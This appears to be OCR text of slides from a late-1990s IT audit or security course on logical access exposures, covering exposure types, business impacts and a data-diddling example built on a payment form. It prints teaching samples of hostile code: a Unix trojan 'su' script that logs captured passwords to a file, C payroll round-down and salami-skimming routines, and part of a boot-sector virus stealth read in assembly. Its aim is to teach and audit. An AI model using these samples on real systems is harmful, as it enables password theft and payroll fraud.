
Logical Access - control points




Identify the Exposures

- Access Paths
- Potential Perpetrators (motive)
- Technical Exposures
 - Special focus on viruses & bypasses*


Access Points




Example Application Architecture



Consider decentralization




Consider potential perpetrators



Identify criminal exposures

Where target system controls company assets and/or email, logical access vulnerabilities in this picture could cause:



- Financial Loss*
- Legal Repercussions*
- Loss of Credibility or Competitive Edge*
- Blackmail/Industrial Espionage*
- Disclosure of confidential, Sensitive or Embarrassing Information*
- Sabotage*

Technical Exposures

DATA DIDDLING

Example Corporation		Authorization For Payment - Vendors' Bills			FORM# AP100
Vendor Information		Serial No.	Date	Page 1 of 1	
Vendor Number		Remit To (Vendor Name)		Remit To (P.O. Box)	
		Somarsoft		642278	
Remit To (Street Address)		City	State	zip code	
		San Francisco	CA	94164	
Invoice Number	Invoice Date	Terms Code	Payment Due Date or Manual Check Date	Manual Check No.	
5414	03/24/98		4/24/98		
Doc. Hand.	Bank Ind.	Discount Amount	Ref. #	Tax Dist.	Gross Invoice Amount
					\$100.00
Remittance Message					
Employee Information (Certified Correct)					
Originating Employee (Printed Name)		Location Code	Title	Level	Social Security No.
John Doe		NJ1010	Manager	D	111-222-3333
Signature		Department	Center	Telephone No.	Date
<i>J. Doe</i>		F010	CGC	x1122	3/30/98
Approval Authority					
Signature		Title	Level	Date	
<i>Jane Anne Doe</i>		Senior Manager	E	3/30/98	
Printed Name		Social Security No.	Amount		
Jane Anne Doe		444-555-6666	\$100.00		
Explanation of Expenditures					
Software Purchase					
Classification of Expenditures					
Transaction Code	6100				
Distribution Amount	100.00				
Location Code	NJXYZ				
Company	X000				
Account					
Center					
				Total Distrib. Amts	100.00
				Total Sales Tax	
				Freight	
				Grand Total	\$100.00
Prepared By (If Other Than Above)		Title	Rel. No.	Date	
				03/30/98	

INVOICE			
Somarsoft Corporation			
PO Box 642278			
San Francisco, CA 94164-2278			
USA			
To: John Doe			
Example Corporation			
Centralized Global Center			
111-333-1122			
PO Number	Date Shipped	Shipped Via	Terms
	3/24/98	Email	30 Days
Quantity	Description	Unit Price	Amount
1	Somarsoft Dump Reg single user license	1000	1000
SUBTOTAL:			
CALIFORNIA SALES TAX			
SHIPPING & HANDLING			
TOTAL AMOUNT DUE			1000
Somarsoft, Inc. US Fed Tax ID#: 94-3249335			

Technical Exposures

TROJAN HORSE

UNIX EXAMPLE:

```
$ ls -al /bin/su
-rwxrwxr-x    1 bin          bin          128 Sep 17 21:11 /bin/su
$ cat /bin/su
#!/bin/sh
echo "Password: \c"
stty -echo
read passwd
stty echo
echo
echo "su" $* $passwd >> /home/DAVID/tmp/w
/usr/bin/su.pw $*
```

Technical Exposures

ROUNDING DOWN

C PROGRAM EXAMPLE:

```
# program to calculate payroll amounts
```

```
accumulate=0;
```

```
for (i = 0; i < MaxEmployeeNumber; i++) {
```

```
    x=EmployeeRecord[i].EmployeeSalary;
```

```
    if (EmployeeRecord[i].Active = 1)
```

```
        then x = 100*EmployeeRecord[i].EmployeeSalary/AnnualPayPeriods;
```

```
    rounddown= modf(x,ip)/100;
```

```
    accumulate = accumulate + rounddown;
```

```
    EmployeeRecord[i].EmployeePay = *ip/100;
```

```
}
```

```
EmployeeRecord[ProgEmployeeo].EmployeeSalary =\
```

```
    EmployeeRecord[ProgEmployeeNo].EmployeeSalary + accumulate;
```

Technical Exposures

SALAMI TECHNIQUE

C PROGRAM EXAMPLE:

```
# program to calculate payroll amounts
```

```
accumulate=0;
```

```
for (i = 0; i < MaxEmployeeNumber; i++) {
```

```
    x=EmployeeRecord[i].EmployeeSalary;
```

```
    if (EmployeeRecord[i].Active = 1)
```

```
        then x = EmployeeRecord[i].EmployeeSalary/AnnualPayPeriods;
```

```
    salami= modf(x,ip);
```

```
    accumulate = accumulate + salami;
```

```
    EmployeeRecord[i].EmployeePay = *ip;
```

```
}
```

```
EmployeeRecord[ProgEmployeeo].EmployeeSalary =\  
EmployeeRecord[ProgEmployeeNo].EmployeeSalary + accumulate;
```

Technical Exposures

VIRUSES - *malicious and self-replicating*

;Read hard disk sectors on Track 0, Head 0, Sec > 1. If the disk is infected,;then instead of reading the true data there, return a block of 0's, since;0 is the data stored in a freshly formatted but unused sector. This will ;fake the caller out and keep him from knowing that the virus is hiding there.;If the disk is not infected, return the true data tored in those sectors.

READ_HARD:

```
    call  CHECK_DISK          ;see if disk is infected
    jnz   RWH_EX             ;no, let BIOS handle the read
    push  ax                 ;else save registers
    push  bx
    push  cx
    push  dx
    push  si
    push  di
    push  ds
    push  bp
    mov   bp,sp
